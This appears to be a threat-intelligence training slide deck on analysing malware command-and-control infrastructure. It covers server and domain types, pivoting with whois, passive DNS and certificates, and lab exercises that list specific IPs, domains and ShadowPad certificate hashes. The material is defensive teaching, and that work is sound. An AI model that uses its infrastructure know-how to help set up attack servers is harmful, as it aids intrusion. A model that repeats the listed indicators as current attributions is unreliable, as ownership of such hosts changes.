
- ◆ RoyalRoad aka 8.t Dropper
 - ◆ <https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html>
- ◆ Decode tool
 - ◆ https://github.com/nao-sec/rr_decoder



Malware Analysis


- ◆ File
 - ◆ exe, scr, elf, docx, vbs, ...
 - ◆ Malware/Hacking tool name
- ◆ behavior
 - ◆ Dropped files
 - ◆ Connection C2
 - ◆ Persistence Method
 - ◆ Encryption
 - ◆ Functionality
- ◆ Automatically/Manually analysis

Diamond Model



Command and control Server

- ◆ Command and control server
 - ◆ aka C&C or C2
 - ◆ usually domain, IP
- ◆ maintain access, communication



Build a Server ?

Server Type



Virtual Private Server (VPS)

- e.g., Linode, Digital Ocean, Aliyun, AWS, GCP



Web hosting

- e.g., hostinger, Bluehost, SiteGround



Compromised server

- i.e., privately owned by an individual, overtaken by threat actor



- ◆ Rented or bought by the threat actor
- ◆ Usually assigned a fixed and unique IP
- ◆ Actor has complete control over the server
 - ◆ Open certain ports or services for backdoor connection
 - ◆ Connect via SSH/RDP

Web Hosting



- ◆ Free/paid
- ◆ Two or more users may share the same machine
 - ◆ More than one domain may resolve to the same IP address or set of addresses
 - ◆ Threat actors could only access the frontend
 - ◆ Implemented alongside simple backdoors or only used to serve malicious files

Compromise Server



- ◆ Unauthorized access via...
 - ◆ Web application vulnerabilities
 - ◆ Software vulnerabilities
 - ◆ Compromised credentials
- ◆ Access level highly depends on the method of intrusion
- ◆ Backdoors are generally well-hidden to avoid raising suspicion

Domain

Domain

- ◆ Reason

- ◆ IP/Server could be banned
- ◆ hidden in the traffic

- ◆ Domain Types

- ◆ Registered Domain , ex: Cloudflare, Godaddy, Gandi
- ◆ Dynamic DNS , ex: changeip, ddns.net
- ◆ Free DNS , ex: afraid.org

Registered Domain

- ◆ Whois Infomation
- ◆ DNS Server / DNS hosting service / CDN
- ◆ All subdomain
- ◆ DNS tunnel

Dynamic DNS

- ◆ Subdomain based
- ◆ Unrelated whois, subdomain
- ◆ ex: jeffa.ddns.net


Free DNS

- ◆ Old DNS hosting service
- ◆ Similar to DDNS
- ◆ ex: service.ehappy.tw

Connecting



Connecting Graph



Cheat Sheet

- ◆ Domain
 - ◆ whois -> email, name, phone
 - ◆ pDNS -> IP
 - ◆ subdomain
- ◆ IP
 - ◆ pDNS -> Domain
 - ◆ certificate
 - ◆ open port -> service
- ◆ Whois
 - ◆ Domain
 - ◆ email ID, name -> OSINT

Certificate

- ◆ ShadowPad's certificate
 - ◆ 2d2d79c478e92a7de25e661ff1a68de0833b9d9b
 - ◆ 0a71519f5549b21510410cdf4a85701489676ddb
 - ◆ default certificate

How to find these data ?

Analysis Tools

- ◆ PassiveDNS
 - ◆ RiskIQ (was acquired by M\$)
 - ◆ Microsoft Defender Threat Intelligence (MDTI)
 - ◆ VirusTotal
- ◆ Scanner
 - ◆ Censys
 - ◆ Shodan
 - ◆ Fofa

Infrastructure Lab



- ◆ What are the domain types ?
 - ◆ gert.kozow.com
 - ◆ www.offices-update.com
 - ◆ lovehome.zzux.com

Infrastructure Lab



- ◆ Who are the providers ?
 - ◆ 139.180.138.49
 - ◆ 89.38.225.151
 - ◆ 59.125.119.202
 - ◆ mobiletele.info
 - ◆ help.github.wiki

Dimond Model Lab



- ◆ redhatstate.hopto.org
- ◆ Which group/report?
 - ◆ Any related IPs, Domains

Dimond Model Lab



- ◆ redhatstate.hopto.org
 - ◆ pDNS: 103.195.150.181
- ◆ Which group/report?
 - ◆ BlackTech / Huapi
 - ◆ Any related IPs, Domains
 - ◆ centos.onthewifi.com
 - ◆ 172.104.109.217

Q & A

THANK YOU!

Tako

tako@teamt5.org

